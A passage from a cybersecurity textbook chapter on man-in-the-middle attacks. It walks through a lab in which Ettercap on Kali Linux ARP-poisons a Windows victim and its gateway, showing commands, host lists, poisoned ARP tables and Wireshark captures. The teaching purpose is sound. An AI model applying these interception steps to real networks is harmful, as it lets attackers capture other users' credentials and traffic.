  This chapter introduces security network attacks such as man-in-the-middle (MITM), packet sniffing and eavesdropping, and DNS spoofing and cache poisoning methods. The chapter also examines how attackers leverage specific network ports for cyberattacks. Hands-on network traffic analysis is an integral part of this chapter, featuring practical labs with Wireshark, Ettercap, Tcpdump, Zeek, and Suricata for real-world packet analysis. A deep dive into SSL/TLS vulnerabilities, Email spoofing risks, and exploitation scenarios of RDP, SMB, and FTP is also discussed with hands-on use cases. Case studies illustrate real-world attack scenarios over nonstandard ports, followed by defensive measures using network forensics and threat intelligence, reinforcing the need for continuous monitoring and evolving defensive strategies.

2.2 MAN-IN-THE-MIDDLE ATTACK

MITM is a cyberattack where an attacker intercepts and potentially alters communications between two parties who assume they are communicating securely, as illustrated in Figure 2.1.




Figure 2.1 MITM attack. ⏎

Since many network communications involve the exchange of sensitive data, such as login credentials, financial transactions, and confidential messages. MITM attacks take advantage of weaknesses in network protocols, poor encryption standards, and unsecured Wi-Fi networks to manipulate the flow of data. The attacker positions themselves between two communicating parties, making both believe they are directly connected when all traffic is passing through the attacker. This enables cybercriminals to steal sensitive information, inject malware, or even alter communications in real time. Given the increasing reliance on digital communications, understanding how MITM attacks work and how to prevent them is essential for cybersecurity professionals.

This can happen on local networks, public Wi-Fi hotspots, or even across the internet if an attacker gains access to network infrastructure. These attacks can be devastating because they often go undetected, allowing cybercriminals to operate discreetly while collecting valuable data or injecting malicious commands into legitimate interactions. For example, in a banking transaction, if an attacker successfully executes this attack, they can alter the recipient's bank account details before the transaction is completed. The sender believes they are transferring money to a trusted recipient, but the funds are being redirected to the attacker's account. Similarly, in a corporate environment, an attacker conducting such attacks on the email server can intercept sensitive business discussions, modify contract details, or steal login credentials.

There are multiple ways cybercriminals can execute a MITM attack, depending on their access to the target network and the vulnerabilities they seek to exploit.

One of the most common methods is Address Resolution Protocol (ARP) poisoning spoofing, which occurs within a local network. ARP is a protocol that helps devices match IP addresses to MAC addresses. Attackers take advantage of ARP's lack of authentication by sending forged ARP responses, tricking devices into believing that the attacker's MAC address belongs to a legitimate network gateway. As a result, all network traffic from the victim is routed through the attacker's system, allowing them to intercept and manipulate data. A classic example is an attacker in a corporate office using ARP spoofing to capture employees' login credentials for internal systems. We have set up two systems – an unsuspecting victim running Windows OS and the attacker running Kali Linux OS, both connected to the office network switch as shown in Figure 2.2.





Figure 2.2 Systems connected on LAN. ⏎


Log in to System-1 running Windows OS to confirm the IP addresses (192.168.119.146) as shown in Figure 2.3.



```
PS C:\Users\abhardwaj> ipconfig

Windows IP Configuration


Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::7d37:4955:44a9:88e3%11
   IPv4 Address. . . . . . . . . . . : 192.168.119.146
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.119.2
```

Figure 2.3 System-1 IP address. ⏎


Check the ARP cache entries on this system, it would have IP and MAC Address of the default gateway router (192.168.119.2 with MAC 0E:8D) and DHCP Server (192.168.119.254 with MAC 62:57). These are used by the systems to send data to others in the LAN and outside as shown in Figure 2.4.



```
   Connection-specific DNS Suffix  . :
PS C:\Users\abhardwaj> arp -a

Interface: 192.168.119.146 --- 0xb
  Internet Address      Physical Address      Type
  192.168.119.2         00-50-56-fc-0e-8d     dynamic
  192.168.119.254       00-50-56-f0-62-57     dynamic
  192.168.119.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
```

Figure 2.4 ARP Table on System-1. ⏎

Log in to Linux System-2, Figure 2.5 shows IP (192.168.119.151) and MAC address (43:2B).




```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.119.151  netmask 255.255.255.0  broadcast 192.168.119.255
        inet6 fe80::a511:9b46:c66d:3a75  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:17:43:2b  txqueuelen 1000  (Ethernet)
```

Figure 2.5 IP and MAC address of System-2. ⏎

If System 1 wants to send traffic, it will look up the ARP table and send the traffic to System 2’s MAC address (43:2b) using the LAN switch, else the traffic will be sent to Gateway MAC address (0e:8d) for Internet or external access. If someone manipulates the ARP table cache, say adds MAC-IP entries mentioning the Gateway MAC address pointing to a system's MAC address, then all the traffic will be sent to that system, instead of the Gateway.


Install Ettercap if not present on the Kali machine and run Ettercap in graphical mode using the command $ sudo ettercap -G as displayed in Figure 2.6.



```
┌──(kali㉿kali)-[~]
└─$ sudo ettercap -G

ettercap 0.8.3.1 copyright 2001-2020 Ettercap
```

Figure 2.6 Start Ettercap tool. ⏎

This will launch the graphical version of Ettercap to carry out the ARP spoofing attack. The primary interface eth0 is preselected as shown in Figure 2.7.




Ettercap
0.8.3.1

Setup

Sniffing at startup
Primary Interface: eth0
Bridged sniffing
Bridged Interface: Local Loopback

Figure 2.7 Ettercap dashboard. ⏎


Hit the tick button on the top menu, Ettercap starts sniffing on 'Unified Sniffing' mode. This launches and loads plugins, protocol dissectors, and starts monitoring ports as displayed in Figure 2.8.



```
Listening on:
 eth0 -> 00:0C:29:17:43:2B
      192.168.119.151/255.255.255.0
      fe80::a511:9b46:c66d:3a75/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

 34 plugins
 42 protocol dissectors
 57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

Figure 2.8 Ettercap sniffing options. ↩


To find targets, click the three dots on the menu, select Hosts, and scan Hosts as displayed in Figure 2.9.



```
DHCP: [00:50:56:C0:00:08] REQUEST 192.168.119.1
DHCP: [192.168.119.254] ACK : 192.168.119.1 255.255.255.0 GW invalid
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
5 hosts added to the hosts list...
```

Figure 2.9 Ettercap scans for hosts (potential targets). ↩


Next, click Hosts Lists to see the IP and MAC address of active systems on the network to use as targets, as shown in Figure 2.10. Here, 192.168.119.146 (MAC DD:CD) is System 1, which is the victim and 192.168.119.2 is the Gateway (MAC 0E:8D).



IP Address	MAC Address	Description
192.168.119.1	00:50:56:C0:00:08	
192.168.119.2	00:50:56:FC:0E:8D	
192.168.119.146	00:0C:29:7A:DD:CD	
fe80::7d37:4955:44a9:88e3	00:0C:29:7A:DD:CD	
192.168.119.254	00:50:56:F0:62:57	

Figure 2.10 List of hosts found on LAN. ⏎

Select the victim IP (192.168.119.146) and click to add this to Target 1. For this attack to work, we need to trick the Router to send the traffic to the Attacker, so add the Gateway Router IP (192.168.119.2) to Target 2 as shown in Figure 2.11. Click the Globe icon to select ARP Poisoning MITM attack to perform.



```
Host 192.168.119.146 added to TARGET1
Host 192.168.119.2 added to TARGET2
```


Optional parameters

☑ Sniff remote connections.

□ Only poison one-way.

Figure 2.11 Add target IP address. ⏎


Ettercap starts ARP poisoning the targets – System 1 at 192.168,119.146 and Gateway Router at 192.168.119.2 as displayed in Figure 2.12.



```
ARP poisoning victims:

GROUP 1 : 192.168.119.146 00:0C:29:7A:DD:CD

GROUP 2 : 192.168.119.2 00:50:56:FC:0E:8D
```

Figure 2.12 Ettercap ARP attack on targets. ⏎


Checking the ARP Cache on System 1 (victim), notice the MAC Address for the Gateway and System-2 (Attacker) are the same as displayed in Figure 2.13. This means the network ARP has been poisoned to inform the target system to send all traffic meant for the Gateway IP to Attacker's MAC address system.



```
PS C:\Users\abhardwaj> arp -a

Interface: 192.168.119.146 --- 0xb
  Internet Address      Physical Address      Type
  192.168.119.2         00-0c-29-17-43-2b     dynamic
  192.168.119.151       00-0c-29-17-43-2b     dynamic
  192.168.119.254       00-50-56-f0-62-57     dynamic
```

Figure 2.13 ARP cache poisoned on the victim's system. ⏎


Validating this attack from the Attacker's system, run Wireshark filtering for only ARP packets as shown in Figure 2.14.



```
arp
No.    Time           Source             Destination        Protocol  Length Info
 2013… 460.308350895 VMware_7a:dd:cd    VMware_17:43:2b    ARP       60 192.168.119.146 is at 00:0c:29:7a:dd:cd
 2013… 460.638491401 VMware_c0:00:08    Broadcast          ARP       60 Who has 192.168.119.2? Tell 192.168.119.1
 2013… 466.563497236 VMware_17:43:2b    VMware_7a:dd:cd    ARP       42 192.168.119.2 is at 00:0c:29:17:43:2b
 2013… 466.563659683 VMware_17:43:2b    VMware_fc:0e:8d    ARP       42 192.168.119.146 is at 00:0c:29:17:43:2b (duplicate
 2013… 476.573956530 VMware_17:43:2b    VMware_7a:dd:cd    ARP       42 192.168.119.2 is at 00:0c:29:17:43:2b
 2013… 476.574124654 VMware_17:43:2b    VMware_fc:0e:8d    ARP       42 192.168.119.146 is at 00:0c:29:17:43:2b (duplicate
 2013… 484.371926105 VMware_17:43:2b    VMware_fc:0e:8d    ARP       42 Who has 192.168.119.2? Tell 192.168.119.151
 2013… 484.372355476 VMware_fc:0e:8d    VMware_17:43:2b    ARP       60 192.168.119.2 is at 00:50:56:fc:0e:8d
 2013… 486.584398919 VMware_17:43:2b    VMware_7a:dd:cd    ARP       42 192.168.119.2 is at 00:0c:29:17:43:2b
```

Figure 2.14 ARP messages filtered. ⏎

